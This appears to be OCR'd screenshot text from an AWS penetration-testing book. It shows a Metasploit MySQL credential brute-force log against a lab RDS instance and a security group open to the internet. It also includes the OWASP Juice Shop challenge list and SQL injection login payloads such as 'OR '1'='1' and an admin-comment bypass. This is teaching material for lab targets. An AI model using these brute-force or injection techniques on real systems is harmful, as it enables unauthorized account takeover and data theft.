[-] 54.184.186.5:3306     - 54.184.186.5:3306 - LOGIN FAILED: admin:sa (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[-] 54.184.186.5:3306     - 54.184.186.5:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[-] 54.184.186.5:3306     - 54.184.186.5:3306 - LOGIN FAILED: admin:superadmin (Incorrect: Access denied for user 'admin'@'66.235.12.56' (using password: YES))
[+] 54.184.186.5:3306     - 54.184.186.5:3306 - Success: 'admin:password'
[*] auroraawspentest-1-instance-1.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Amazon ECS-Optimized Amazon Linux 2 AMI

★★★★★ (1) | 2.0.20200115 | By Amazon Web Services


Linux/Unix, Amazon Linux 2.0.20181017 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 12/30/19

Amazon EC2 Container Service makes it easy to manage containers at scale by providing a centralized service that includes programmatic access to the complete cluster state, schedules containers in the proper location, and uses familiar Amazon EC2 features.




Inbound rules

Type	Protocol	Port range	Source	Description - optional
HTTP	TCP	80	0.0.0.0/0	-
HTTP	TCP	80	::/0	-
SSH	TCP	22	0.0.0.0/0	-
SSH	TCP	22	::/0	-




This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!


Me want it!




Name	Difficulty	Description	Category	Status
Confidential Document	★	Access a confidential document.	Sensitive Data Exposure	unsolved
DOM XSS	★	Perform a *DOM* XSS attack with `<iframe src="javascript:alert(`xss`)">`.	XSS	unsolved
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration	unsolved
Exposed Metrics	★	Find the endpoint that serves usage data to be scraped by a popular monitoring system.	Sensitive Data Exposure	unsolved
Missing Encoding	★	Retrieve the photo of Bjoern's cat in "melee combat-mode".	Improper Input Validation	unsolved
Outdated Whitelist	★	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	Unvalidated Redirects	unsolved
Privacy Policy	★	Read our privacy policy.	Miscellaneous	unsolved
Repetitive Registration	★	Follow the DRY principle while registering a user.	Improper Input Validation	unsolved
Score Board	★	Find the carefully hidden 'Score Board' page.	Miscellaneous	✓ solved
Zero Stars	★	Give a devastating zero-star feedback to the store.	Improper Input Validation	unsolved



Name	Difficulty	Description	Category	Status
Christmas Special	★★★★	Order the Christmas special offer of 2014.	Injection	unsolved
Database Schema	★★★	Exfiltrate the entire DB schema definition via SQL Injection.	Injection	unsolved
Ephemeral Accountant	★★★★	Log in with the (non-existing) accountant *acc0unt4nt@juice-sh.op* without ever registering that user.	Injection	unsolved
Login Admin	★★	Log in with the administrator's user account.	Injection	unsolved
Login Bender	★★★	Log in with Bender's user account.	Injection	unsolved
Login Jim	★★★	Log in with Jim's user account.	Injection	unsolved
NoSQL Manipulation	★★★★	Update multiple product reviews at the same time.	Injection	unsolved
User Credentials	★★★★	Retrieve a list of all user credentials via SQL Injection.	Injection	unsolved






Login

Email: '

Password: ••••••••




Login

[object Object]

Email: '

Password: •••••••••

Nice! Do you see the red `[object Object]` error at the top? Unfortunately it isn't really telling us much about what went wrong...




Email

'OR '1'='1' –

Password

anything

☐ Remember me




User Profile

Email: admin@juice-sh.op

Username: e.g. SuperUser

Gravatar URL: e.g. https://www.gravatar.com/avatar/526703ac2bd7cd675e872393a07




Login

Email: bender@juice-sh.op'--

Password: Injection?

Chapter 7: Assessing and Pentesting Lambda Services



AWS Management Console


AWS services

Find Services

You can enter names, keywords or acronyms.

Example: Relational Database Service, database, RDS

▼ Recently visited services



● Author from scratch
Start with a simple Hello World example.

○ Use a blueprint
Build a Lambda application from sample code and configuration presets for common use cases.

○ Browse serverless app repository
Deploy a sample Lambda application from the AWS Serverless Application Repository.

Basic information

Function name
Enter a name that describes the purpose of your function.
